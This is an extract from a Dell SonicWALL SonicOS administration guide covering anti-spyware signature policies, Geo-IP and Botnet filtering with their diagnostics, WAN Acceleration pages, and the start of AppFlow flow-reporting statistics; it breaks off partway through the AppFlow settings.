- **Detection** - Select the type of anti-spyware protection. The choices are the same as for Prevention.
- **Included Users/Groups**: Select the users or groups to be included in the Anti-Spyware service protection. Default is **All**.
- **Excluded Users/Groups**: Select the users or groups to be excluded from the Anti-Spyware service protection. Default is **None**.
- **Included IP Address Range**: Select the IP addresses to be included in the Anti-Spyware service protection. Default is **All**.

- **Excluded IP Address Range:** Select the IP addresses to be excluded from the Anti-Spyware service protection. Default is **None**.
- **Schedule:** Select the schedule when the Anti-Spyware service protection is to be available. Default is **Always On**.
- **Log Redundancy Filter (seconds)** - Dictates the sensitivity of the log-redundancy filter. Either select **Use Global Settings** or enter your own per-policy setting, in seconds. Default is **Use Global Settings**.

## Modifying Individual Signature Settings

To view or change the Anti-Spyware signature settings for a particular signature, click the **Edit** icon in the **Configure** column for that signature. The **Edit Anti-Spyware Signature** window displays. The values reflect how you set up the SonicWALL Intrusion Prevention Service for the signature's category, as described in "[Setting Up SonicWALL Anti-Spyware Service Protection](#)" on page 1345.

Anti-Spyware Signature Settings	
Product:	123mania
Signature Name:	ActiveX component download (Adware)
Signature ID:	839
Danger Level:	Medium
Prevention:	Use Product Setting (Enabled) ▼
Detection:	Use Product Setting (Enabled) ▼
Included Users/Groups:	Use Product Settings (All) ▼
Excluded Users/Groups:	Use Product Settings (None) ▼
Included IP Address Range:	Use Product Settings (All) ▼
Excluded IP Address Range:	Use Product Settings (None) ▼
Schedule:	Use Product Settings (Always On) ▼
Log Redundancy Filter (seconds):	<input checked="" type="checkbox"/> Use Product Settings 0

- **Product** - Name of the product to which the signature belongs.
- **Signature Name** - Name of the signature.
- **Signature ID** - ID of the signature.
- **Danger Level** - Level of the spyware threat: **High, Medium, Low**.
- **Prevention:** Select the type of anti-spyware protection:
  - **Use Product Setting (Enabled/Disabled)** - Refers to the values selected in the **Anti-Spyware Global Settings** section when you set up the SonicWALL Anti-Spyware Service, as described in "[Setting Up SonicWALL Anti-Spyware Service Protection](#)" on page 1345. Whether the service is enabled or disabled for the product is indicated by **Enabled** or **Disabled** in parentheses.
  - **Enable** - Enables the Anti-Spyware Service protection for this signature.
  - **Disable** - Disables the Anti-Spyware Service protection for this signature.
- **Detection** - Select the type of anti-spyware protection. The choices are the same as for Prevention.
- **Included Users/Groups:** Select the users or groups to be included in the Anti-Spyware service protection. Default is **Use Product Setting (product setting)**.

- **Excluded Users/Groups:** Select the users or groups to be excluded from the Anti-Spyware service protection. Default is **Use Product Setting** (product setting).
- **Included IP Address Range:** Select the IP addresses to be included in the Anti-Spyware service protection. Default is **Use Product Setting** (product setting).
- **Excluded IP Address Range:** Select the IP addresses to be excluded from the Anti-Spyware service protection. Default is **Use Product Setting** (product setting).
- **Schedule:** Select the schedule when the Anti-Spyware service protection is to be available. Default is **Use Product Setting** (product setting).
- **Log Redundancy Filter (seconds)** - Dictates the sensitivity of the log-redundancy filter. Either select **Use Global Settings** or enter your own per-policy setting, in seconds. Default is **Use Global Settings**.

## Anti-Spyware Policies

The **Anti-Spyware Policies** section allows you to view SonicWALL Anti-Spyware signatures and configure the handling of signatures by all signatures within a category or by individual signature. Categories are signatures grouped together based on product or manufacturer.




Anti-Spyware Policies								
View Style: First letter: <b>All Signatures</b> 3672 signatures total								Lookup Signatures Containing String: <input type="text"/>
#	Product	Name	ID	Prevent	Detect	Danger Level	Comments	Configure
<b>123mania</b>				Global	Global			
1	123mania	ActiveX component download (Adware)	839			Medium		
2	123mania	ActiveX component download (Adware)	838			Medium		
3	123mania	ActiveX component download (Adware)	837			Medium		
<b>123Search</b>				Global	Global			
4	123Search	ActiveX component download (Adware)	639			Low		
<b>180</b>				Global	Global			
5	180	Search Assistant ActiveX component download (Adware)	192			Medium		
<b>180solutions</b>				Global	Global			
6	180solutions	n-Case (Adware)	4090			Medium		
7	180solutions	n-Case.2 (Adware)	4123			Medium		
8	180solutions	n-Case.3 (Adware)	4113			Medium		
9	180solutions	n-Case.4 (Adware)	4159			Medium		
10	180Solutions	Search-Assistant ActiveX component download (Adware)	4406			High		



**Note** Signature entries in the database change over time in response to new threats.

For each signature, the Anti-Spyware Policies table displays the following:

- **#** - The sequential item number of the signature in this view.
- **Product** - The name of the product category to which the signatures belong. Hovering your cursor over the name of the product indicates that all signatures for that product are displayed.

- **Name** - The name of the signature.
- **ID** - The ID number of the signature.
- **Prevent** - Indicates the prevention settings for the products:
  - **Global** - Use global settings.
  -  (green check icon) - Enabled.
  - Blank (no indicator) - Disabled.
- **Detect** - Indicates the detection settings for the products, either a  for enabled or blank for disabled.
- **Danger Level** - Indicates the danger level of the spyware: **High, Medium, Low**.
- **Comments** - A  **Comment** icon Indicates if a change in settings is associated with the product or signature.
- **Configure** - Allows you to modify individual products and signatures.

#### Topics:

- [“Viewing the Signatures” on page 1352](#)
- [“Navigating the Anti-Spyware Policies Table” on page 1352](#)
- [“Searching the Anti-Spyware Policies Database” on page 1353](#)
- [“Displaying Signature Information” on page 1353](#)

## Viewing the Signatures



Note


You can sort the signatures by product name in ascending or descending order.

You can display the signatures in a variety of views using the **View Style** menu. In the **First Letter** pull-down menu, select one of these:

- **Use Search String** - Allows you to display signatures containing a specified string entered in the **Lookup Signatures Containing String** field. as described in [“Searching the Anti-Spyware Policies Database” on page 1353](#).
- **All Signatures** - Displays all the signatures in the table, 50 to a page. The signatures are grouped by their product category.
- **0 - 9** - Displays product and signature names beginning with the number you select from the menu.
- **A - Z** - Displays product and signature names beginning with the letter you select from the menu.

## Navigating the Anti-Spyware Policies Table


The Anti-Spyware signatures are displayed 50 to a page in the **Anti-Spyware Polices** table. The **Items** field displays the table number of the first signature. If you’re displaying the second page of a table, the entry might be **Items 51 to 58 (of 58)**. Use the navigation buttons to navigate the table.





## Searching the Anti-Spyware Policies Database

You can search the Anti-Spyware policies database by entering a search string in the **Lookup Signatures Containing String** field, then clicking the **Edit** icon.

Lookup Signatures Containing String:  

The signatures that match the specified string are displayed in the **Anti-Virus Policies** table.

## Displaying Signature Information

Information about signatures are contained in the Anti-Virus Policies Database. To display this information, click on a signature in the Anti-Virus Policies table. The information is displayed as a SonicALERT page.





## CHAPTER 72

# Configuring SonicWALL Real-Time Blacklist

---

## SMTP Real-Time Black List Filtering

The **Security Services > RBL Filter** page has been moved to **Anti-Spam > RBL Filter**. Clicking the **RBL Filter** selection under **Security Services** in the left navigation pane will open the **Anti-Spam > RBL Filter** page. For configuring the SonicWALL Real-Time Blacklist, see [“Anti-Spam > RBL Filter” on page 905](#).





## CHAPTER 73

# Configuring Geo-IP and Botnet Filters

---

### Topics:

- [“Security Services > Geo-IP Filter”](#) on page 1357
- [“Security Services > Botnet Filter”](#) on page 1361

## Security Services > Geo-IP Filter

The Geo-IP Filter feature allows you to block connections to or from a geographic location. The Dell/SonicWALL network security appliance uses IP address to determine to the location of the connection.

### Topics:

- [“Configuring Geo-IP Filtering”](#) on page 1358
- [“Geo-IP Filter Diagnostics”](#) on page 1360

# Configuring Geo-IP Filtering

To configure Geo-IP Filtering, perform the following steps:

**Step 1** Navigate to **Security Services > Geo-IP Filter** page.

Security Services /  
**Geo-IP Filter**

Accept  Cancel  Status

Block connections to/from countries listed in the table below

All Connections  Firewall Rule-based Connections

Block all connections to public IPs if GeoIP DB is not downloaded

Enable Logging

**Countries**

<input type="checkbox"/>	Blocked	Country
<input type="checkbox"/>		Afghanistan
<input type="checkbox"/>		Aland Islands
<input type="checkbox"/>		Albania
<input type="checkbox"/>		Algeria
<input type="checkbox"/>		American Samoa
<input type="checkbox"/>		Andorra
<input type="checkbox"/>		Angola
<input type="checkbox"/>		Anguilla
<input type="checkbox"/>		Anonymous Proxy/Private IP
<input type="checkbox"/>		Antarctica

Block All UNKNOWN countries

**Step 2** To block connections to and from specific countries, select the **Block connections to/from countries listed in the table below** option.

**Step 3** Select one of the following two modes for Geo-IP Filtering:


- **All Connections:** All connections to and from the firewall are filtered.
- **Firewall Rule-Based Connections:** Only connections that match an access rule configured on the firewall are filtered.

**Step 4** If you want to block all connections when the Geo-IP database is not downloaded, select the **Block all connections to public IPs if Geo-IP DB is not downloaded**.


**Step 5** To log Geo-IP Filter-related events, select **Enable logging**.

**Step 6** Under **Countries**, in the **Blocked Country** table, select the countries to be blocked. Clicking the checkbox at the top of the table selects all countries, and then you can select countries to be included.

- Step 7** If you want to block any countries that are not listed, select the **Block ALL UNKNOWN countries** option.
- Step 8** Optionally, you can configure an exclusion list to all connections to approved IP addresses. To do so, go to the **Geo-IP Exclusion Object** pulldown menu and select an address object or address group. All IP addresses in the address object or group will be allowed, even if they are from a blocked country.



For this feature to work correctly, the country database must be downloaded to the appliance. The **Status** indicator at the top right of the page turns yellow if this download fails. Green status indicates that the database has been successfully downloaded. Click the **Status** button to display more information.



For the country database to be downloaded, the appliance must be able to resolve the address, "geodnsd.global.sonicwall.com".

When a user attempts to access a web page that is from a blocked country, a block page is displayed on the user's web browser.



**Note** If a connection to a blocked country is short-lived, and the firewall does not have a cache for the IP address, then the connection may not be blocked immediately. As a result, connections to blocked countries may occasionally appear in the App Flow Monitor. However, additional connections to the same IP address will be blocked immediately.

- Step 9** Click the **Accept** button at the top of the page to enable your changes.

## Geo-IP Filter Diagnostics

The **Geo-IP Filter** page has a **Diagnostics** section containing the following:

- [“Show Resolved Locations” on page 1360](#)
- [“Geo-IP Cache Statistics” on page 1360](#)
- [“Check GEO Location Server Lookup” on page 1361](#)

**Diagnostics**

**Geo-IP Cache Statistics**

**Location Server IP:** 204.212.170.189

**Resolved Entries:** 0

**Unresolved Entries:** 0

**Current Entry Count:** 0

**Max. Entry Count:** 50000

**Location Map Count:** 4198

**Check GEO Location Server Lookup**

DNS Server 1:

DNS Server 2:

DNS Server 3:

Lookup IP:

### Show Resolved Locations

When you click on the **Show Resolved Locations** button, a table of IP addresses by country displays.

Resolved Locations		
Index	IP Address	Country
1	142.3.100.15	Canada
2	128.100.100.128	Canada
3	204.212.170.84	United States
4	204.212.170.143	United States
5	204.212.170.212	United States
6	173.240.209.11	United States
7	173.240.214.170	United States
8	173.240.214.190	United States

### Geo-IP Cache Statistics

The **Geo-IP Cache Statistics** table contains this information:

- **Location Server IP**
- **Resolved Entries**
- **Unresolved Entries**



- **Current Entry Count**
- **Max. Entry Count**
- **Location Max. Count**

## Check GEO Location Server Lookup

The Botnet Filter also provides the ability to look up IP addresses to determine the country of origin and whether or not it is classified as a Botnet server.



**Note** The GEO Location Server Lookup tool can also be accessed from the **System > Diagnostics** page.

To look up a GEO server, perform the following steps:

- Step 1** Scroll to the **Check GEO Location Server Lookup** section at the bottom of the **Security Services > GEO-IP Filter** page.

Check GEO Location Server Lookup	
DNS Server 1:	10.200.0.52
DNS Server 2:	10.201.0.52
DNS Server 3:	0.0.0.0
Lookup IP:	62.69.179.198 <input type="button" value="Go"/>
<b>Result</b>	
Lookup IP:	62.69.179.198
Result:	Located in Netherlands(167) and Not a BOTNET Server

- Step 2** Enter the IP address in the **Lookup IP** field and click **Go**.

Details on the IP address are displayed below the **Result** heading.

## Security Services > Botnet Filter

The Botnet Filtering feature allows you to block connections to or from Botnet command and control servers.

### Topics:

- [“Configuring Botnet Filtering” on page 1362](#)
- [“Botnet Filter Diagnostics” on page 1363](#)

# Configuring Botnet Filtering

To configure Geo-IP Filtering, perform the following steps:

**Step 1** Navigate to the **Security Services > Botnet Filter** page.

Security Services /  
**Botnet Filter**

Accept  Cancel  Status

Block connections to/from Botnet Command and Control Servers <sup>▼</sup>

All Connections  Firewall Rule-based Connections <sup>▼</sup>

Block all connections to public IPs if BOTNET DB is not downloaded <sup>▼</sup>

Enable Logging <sup>▼</sup>

**Botnet Exclusion Object:**

Default Geo-IP and Botnet Exclusion Group <sup>▼</sup>

**Diagnostics**

Show Resolved Locations

Botnet Cache Statistics	
Location Server IP:	173.240.214.190
Resolved Entries:	52
Unresolved Entries:	0
Current Entry Count:	52
Max. Entry Count:	50000
Location Map Count:	253

**Step 2** To block all servers that are designated as Botnet servers, select the **Block connections to/from Botnet Command and Control Servers** option.


**Step 3** Select one of the following two modes for Botnet Filtering:

- **All Connections:** All connections to and from the firewall are filtered.
- **Firewall Rule-based Connections:** Only connections that match an access rule configured on the firewall are filtered.

**Step 4** If you want to block all connections when the Botnet database is not downloaded, select the **Block all connections to public IPs if BOTNET DB is not downloaded**.

**Step 5** Select **Enable logging** to log Botnet Filter-related events.

- Step 6** Optionally, you can configure an exclusion list to all connections to approved IP addresses. To do so, go to the **Botnet Exclusion Object** pull-down menu and select an address object or address group.



- Step 7** Click the **Accept** button at the top of the page to enable your changes.

## Botnet Filter Diagnostics

The **Security Services > Botnet Filter** page has a **Diagnostics** section containing:

- [“Show Resolved Locations” on page 1364](#)
- [“Botnet Cache Statistics” on page 1364](#)
- [“Check BOTNET Server Lookup” on page 1364](#)

**Diagnostics**

**Geo-IP Cache Statistics**

<b>Location Server IP:</b>	204.212.170.189
<b>Resolved Entries:</b>	0
<b>Unresolved Entries:</b>	0
<b>Current Entry Count:</b>	0
<b>Max. Entry Count:</b>	50000
<b>Location Map Count:</b>	4198

**Check GEO Location Server Lookup**

DNS Server 1:

DNS Server 2:

DNS Server 3:

Lookup IP:

## Show Resolved Locations

When you click on the Show Resolved Locations button, a table of IP addresses showing whether the address is a Botnet displays.

Resolved Locations		
Index	IP Address	Is Botnet?
1	128.100.100.128	No
2	204.212.170.84	No
3	204.212.170.143	No
4	173.240.209.11	No
5	173.240.214.190	No

## Botnet Cache Statistics

The **Geo-IP Cache Statistics** table contains this information:

- **Location Server IP**
- **Resolved Entries**
- **Unresolved Entries**
- **Current Entry Count**
- **Max. Entry Count**
- **Location Max. Count**

## Check BOTNET Server Lookup

The Botnet Filter also provides the ability to look up IP addresses to determine the country of origin and whether or not it is classified as a Botnet server.



**Note** The Botnet Server Lookup tool can also be accessed from the **System > Diagnostics** page.

To look up a Botnet server, perform the following steps:

- Step 1** Scroll to the **Check BOTNET Server Lookup** section at the bottom of the **Security Services > Botnet Filter** page.

**Check BOTNET Server Lookup**

DNS Server 1:

DNS Server 2:

DNS Server 3:

Lookup IP:

---

**Result**

Lookup IP: 62.69.179.198

Result: Located in Netherlands(167) and Not a BOTNET Server

**Step 2** Enter the IP address in the **Lookup IP** field and click **Go**.

Details on the IP address are displayed below the **Result** heading.



**Note**

If you believe that a certain address is marked as a Botnet server incorrectly, or if you believe an address should be marked as a Botnet server, report this issue at the SonicWALL Botnet IP Status Lookup tool at:

<http://botnet.global.sonicwall.com/>



# PART 19

## WAN Acceleration

This part contains the following:

- **WAN Acceleration Overview**
- **WAN Acceleration > Status**
- **WAN Acceleration > TCP Acceleration**
- **WAN Acceleration > WFS Acceleration**
- **WAN Acceleration > Web Cache**
- **WAN Acceleration > System**
- **WAN Acceleration > Log**







## CHAPTER 74

# WAN Acceleration

---

## WAN Acceleration Overview

The WAN Acceleration service allows network administrators to accelerate WAN traffic between a central site and a branch site by using Transmission Control Protocol (TCP), Windows File Sharing (WFS), and a Web Cache. The Dell SonicWALL WXA series appliance is deployed in conjunction with a Dell SonicWALL NSA/TZ series appliance. In this type of deployment, the NSA/TZ series appliance provides dynamic security services, such as attack prevention, Virtual Private Network (VPN), routing, and Web Content Filtering. The WAN Acceleration service can increase application performance.

### Topics:

- [“WAN Acceleration > Status”](#) section on page 1369
- [“WAN Acceleration > TCP Acceleration”](#) section on page 1370
- [“WAN Acceleration > WFS Acceleration”](#) section on page 1371
- [“WAN Acceleration > Web Cache”](#) section on page 1372
- [“WAN Acceleration > System”](#) section on page 1373
- [“WAN Acceleration > Log”](#) section on page 1373

For detailed information on the WAN Acceleration service, please refer to the *Dell SonicWALL WXA User's Guide*.

## WAN Acceleration > Status

The **WAN Acceleration > Status** page provides two tabs for monitoring and configuring the WAN Acceleration service:

- **Status:** a dashboard view of the System Information, TCP Acceleration, WFS Acceleration, and Web Cache of your Dell SonicWALL WXA series appliance.

- **Settings:** for configuring top-level control of the WAN Acceleration service.

The screenshot shows the WAN Acceleration Status page with the following data:

Section	Property	Value
WXA System Information	Operational Status	Running normally
	Uptime	2 days, 2 hrs
	Model Number	WXA 4000
	Serial Number	0017C555A10E
	Firmware Version	1.2.0-0.5
TCP Acceleration	Enabled	Checked
	Operational Status	Running normally
	Total Data Reduction (%)	0.0
	WAN Capacity Increase Factor	1.0
WFS Acceleration	Enabled	Checked
	Operational Status	Running normally
	Total Data Reduction (%)	0.0
	WAN Capacity Increase Factor	1.0
Web Cache	Enabled	Checked
	Operational Status	Running normally
	Total Data Reduction (%)	3.2
	Cache Size	31.43 MB

For information on viewing and configuring the WAN Acceleration > Status page, please refer to the Status chapters in the *Dell SonicWALL WXA User's Guide*.

## WAN Acceleration > TCP Acceleration

The **WAN Acceleration > TCP Acceleration** page provides options to configure and monitor the TCP Acceleration service through these tabs: **Configuration**, **Statistics**, **Statistics Breakdown**, and **Connections**.

The screenshot shows the TCP Acceleration Configuration page with the following settings:


- Enable TCP Acceleration
- TCP Acceleration Mode: All TCP services except those excluded by default
- TCP Acceleration Service Object: HTTP
- Address Object always excluded from TCP Acceleration: None

The TCP Acceleration service is a process that decreases the amount of data passing over the WAN by using compression, which accelerates selected traffic passing between a central site and a branch site. The selected traffic is stored in the Dell SonicWALL WXA series appliances' shared databases as blocks of data and tagged with reference indexes. This allows the WXA series appliances to only send the reference indexes (which are smaller in size) over the WAN instead of the actual data

For information on viewing and configuring TCP Acceleration, please refer to the TCP Acceleration chapters in the *Dell SonicWALL WXA User's Guide*.

## WAN Acceleration > WFS Acceleration

The **WAN Acceleration > WFS Acceleration** page provides options to configure and monitor the WFS Acceleration service through these tabs: **Configuration** and **Statistics**.



The WFS Acceleration service can be configured to use Unsigned and/or Signed SMB. Unsigned SMB is used for networks that do not require traffic signing. Signed SMB is used for networks that require traffic signing for security reasons, and provides two configuration modes for the WFS Acceleration service: Basic or Advanced. The Basic configuration mode provides basic WFS Acceleration configuration options for a quick and easy deployment of the WFS Acceleration feature. The Advanced configuration mode provides detailed WFS Acceleration configuration options for the domain details and file shares.

For information on viewing and configuring WFS Acceleration, please refer to the WFS Acceleration chapters in the *Dell SonicWALL WXA User's Guide*.

## WAN Acceleration > Web Cache

The **WAN Acceleration > Web Cache** page provides options to configure and monitor the Web Cache service through these tabs: **Status**, **Statistics**, **Tools**.

WAN Acceleration /  
**Web Cache**

Status Statistics Tools

Apply Changes Restart Web Cache Flush Cache Admin Email

**Web Cache**

Enable Web Cache

Caching Strategy: Moderate

Note: enabling the WXA Web Cache affects settings on the [Network/Web Proxy](#) page.

**Cache Status**

Operational Status:	Web Cache service is running normally
Web Requests:	Response Time: 4.36 seconds
Cache Size:	17.30 MB
Cache Free Space:	62.48 GB
Number of Cached Objects:	34

The Web Cache feature stores copies of Web pages passing through the network that are frequently and recently requested. So when a user requests one of these Web pages, it is retrieved from the local Web cache instead of the Internet, saving bandwidth and response time. Minimal, Moderate, and Aggressive caching strategies are available, these determine which objects are placed into the Web cache and how long they stay there.

For information on viewing and configuring the Web Cache, please refer to the Web Cache chapters in the *Dell SonicWALL WXA User's Guide*.

## WAN Acceleration > System

The **WAN Acceleration > System** page provides options to monitor and configure the WAN Acceleration system settings through these tabs: **System Status**, **Interface Status**, **Management**, **Settings**, and **Firmware**.

For information on viewing and configuring the System page, please refer to the System chapter in the *Dell SonicWALL WXA User's Guide*.

## WAN Acceleration > Log

The **WAN Acceleration > Log** page displays a detailed list of the Dell SonicWALL WXA series appliance's log event messages.

For information on viewing the Log page, please refer to the Log chapter in the *Dell SonicWALL WXA User's Guide*.



# PART 20


# AppFlow

This part contains the following chapters:

- **AppFlow > Flow Reporting**
- **AppFlow > Real-Time Monitor**
- **AppFlow > AppFlow Dash**
- **AppFlow > AppFlow Monitor**
- **AppFlow > AppFlow Reports**







# CHAPTER 75

## Configuring AppFlow

---

This chapter covers managing the SonicWALL network security appliance's flow reporting statistics and configurable settings for sending AppFlow and real-time data to the local collector or to external AppFlow servers. SonicOS AppFlow provides support for external AppFlow reporting formats, such as NetFlow version 5, NetFlow version 9, IPFIX, and IPFIX with extensions.

### Topics:

- [“AppFlow > Flow Reporting” section on page 1377](#)
- [“AppFlow > Real-Time Monitor” section on page 1397](#)
- [“AppFlow > AppFlow Dash” section on page 1397](#)
- [“AppFlow > AppFlow Monitor” section on page 1397](#)
- [“AppFlow > AppFlow Reports” section on page 1397](#)

## AppFlow > Flow Reporting

The **AppFlow > Flow Reporting** page shows the flow statistics for the firewall **External Flow Reporting Statistics** and **Internal AppFlow Reporting Statistics** are displayed. From this page, you can also configure the settings for internal and external flow reporting.



**Note** The **AppFlow > Flow Reporting** page provides the information previously displayed in the **Log > Flow Reporting** page. The **Log > Flow Reporting** page has been removed.

---

The **AppFlow > Flow Reporting** page has these tabs:

- [“Statistics Tab” on page 1378](#)
- [“Settings Tab” on page 1380](#)
- [“External Collector Tab” on page 1383](#)

How to use the **AppFlow > Flow Reporting** page is described in these sections:

- [“NetFlow Activation and Deployment Information” on page 1386](#)
- [“User Configuration Tasks” on page 1386](#)

- [“NetFlow Tables” on page 1391](#)

## Statistics Tab

The **Statistics** tab shows statistics in these categories:

- [“External Flow Reporting Statistics” on page 1378](#)
- [“Internal AppFlow Reporting Statistics” on page 1379](#)
- [“Total IPFIX Statistics” on page 1380](#)

The screenshot shows the 'Flow Reporting' interface with the 'Statistics' tab selected. It contains four panels of statistics:

External Flow Reporting Statistics	
Connection Flows Enqueued:	0
Connection Flows Dequeued:	0
Connection Flows Dropped:	0
Connection Flows Skipped Reporting:	0
Non-Connection data Enqueued:	245
Non-Connection data Dequeued:	245
Non-connection data Dropped:	0
Non-connection related static data Reported:	0

Internal AppFlow Reporting Statistics	
Data Flows Enqueued:	899379
Data Flows Dequeued:	899379
Data Flows Dropped:	0
Data Flows Skipped Reporting:	0
General Flows Enqueued:	245
General Flows Dequeued:	245
General Flows Dropped:	0
General Static Flows Dequeued:	1090321
AppFlow Collector Errors:	0
Total Flows in DB:	16628

Total IPFIX Statistics	
Total NetFlow/IPFIX Packets Sent:	0
NetFlow/IPFIX Packets Sent to External Collector:	0
Netflow/IPFIX Templates sent:	0
Connection Flows Sent to External Collector:	0

Total IPFIX Statistics	
Non-Connection related Dynamic Flows Sent to External Collector:	0
Non-Connection related Static Flows Sent to External Collector:	0

[\*] : May need rebooting the device to completely disable/enable these features.

## External Flow Reporting Statistics

The **External Flow Reporting Statistics** section shows the number of the flows that are sent to the server, not collected, dropped, stored in and removed from the memory, reported and non-reported to the server. This section also includes the number of general static flows reported.

The following table describes the **External Flow Reporting Statistics** fields.

<b>Connection Flows Enqueued</b>	Total number of connection related flows that is collected so far.
<b>Connection Flows Dequeued</b>	Total number of connection related flows that have been reported either to internal, AppFlow collectors or external collectors.
<b>Connection Flows Dropped</b>	Total number of collected connection related flows that failed to get reported.
<b>Connection Flows Skipped Reporting</b>	Total number of connection related flows that skipped reporting. This can happen when running in periodic mode where collected flows are more than configured value for reporting.
<b>Non-Connection data Enqueued</b>	Total number of all non-connection related data that have been collected.
<b>Non-Connection data Dequeued</b>	Total number of all non-connection related data flows that have been reported either to external collectors or internal, AppFlow collectors.
<b>Non-connection data Dropped</b>	Total number of all non-connection related data flows dropped due to too many requests.
<b>Non-connection related static data Reported</b>	Total number of static non-connection related static data that have been reported. This includes lists of applications/viruses/spyware/intrusions/table-map/column-map/location map.

## Internal AppFlow Reporting Statistics

The **Internal AppFlow Reporting Statistics** apply to all internal flows. This section shows the number of the flows that are sent to the server, not collected, dropped, stored in and removed from the memory, reported and non reported to the server. This section also includes the number of static flows removed from the queue, internal errors, and the total number of flows within the internal database.

The following table describes the **Internal AppFlow Reporting Statistics** fields.

<b>Data Flows Enqueued</b>	Total number of connection related data flows that have been queued to an internal, AppFlow collector.
<b>Data Flows Dequeued</b>	Total number of data flows that have been successfully inserted into the database.
<b>Data Flows Dropped</b>	Total number of connection related data flows that failed to get inserted into the database due to a high connection rate.
<b>Data Flows Skipped Reporting</b>	Total number of data flows that skipped reporting.
<b>General Flows Enqueued</b>	Total number of all non-connection related flows in the database queue.
<b>General Flows Dequeued</b>	Total number of all non-connection related flows enqueued to the database queue.

<b>General Flows Dropped</b>	Total number of all non-connection related flows that failed to get inserted due to a high rate.
<b>General Static Flows Dequeued</b>	Total number of non-connection related static flows that have been successfully inserted into the database.
<b>App Flow Collector Errors</b>	Total number of internal, AppFlow database errors.
<b>Total Flows in DB</b>	Total number of connection related flows in the database.

## Total IPFIX Statistics

The **Total IPFIX Statistics** section shows the number of the flows that are sent to the server, not collected, dropped, stored in and removed from the memory, reported and non-reported to the server. This section also includes the number of NetFlow and IP Flow Information Export (IPFIX) templates sent and general dynamic and static flows reported.

The **Total IPFIX Statistics** fields are displayed in two side-by-side tables. The following table describes the fields in both.

<b>NetFlow/IPFIX Packets Sent</b>	Total number of IPFIX/NetFlow packets sent to the external collector, AppFlow server, and Flow server.
<b>NetFlow/IPFIX Packets Sent to External Collection</b>	Total number of IPFIX/NetFlow packets sent to the external collector.
<b>NetFlow/IPFIX Templates Sent</b>	Total number of templates that has been reported to the external collector.
<b>Connection Flows Sent to External Collector</b>	Total number of non-connection related flows that have been reported. This includes lists of applications/viruses/spyware/intrusions/table-map/column-map/location map.
<b>Non-Connection related Dynamic Flows Sent to External Collector</b>	Total number of dynamic non-connection related flows that have been reported. This includes lists of applications/viruses/spyware/intrusions/table-map/column-map/location map.
<b>Non-Connection related Static Flows Sent to External Collector</b>	Total number of static non-connection related flows that have been reported. This includes lists of applications/viruses/spyware/intrusions/table-map/column-map/location map.

## Settings Tab

The **Settings** tab allows you to configure conditions under which a connection is reported.

### Topics:

- [“Settings” section on page 1381](#)
- [“Local Server Settings” section on page 1382](#)

- “Other Report Settings” section on page 1382

AppFlow /  
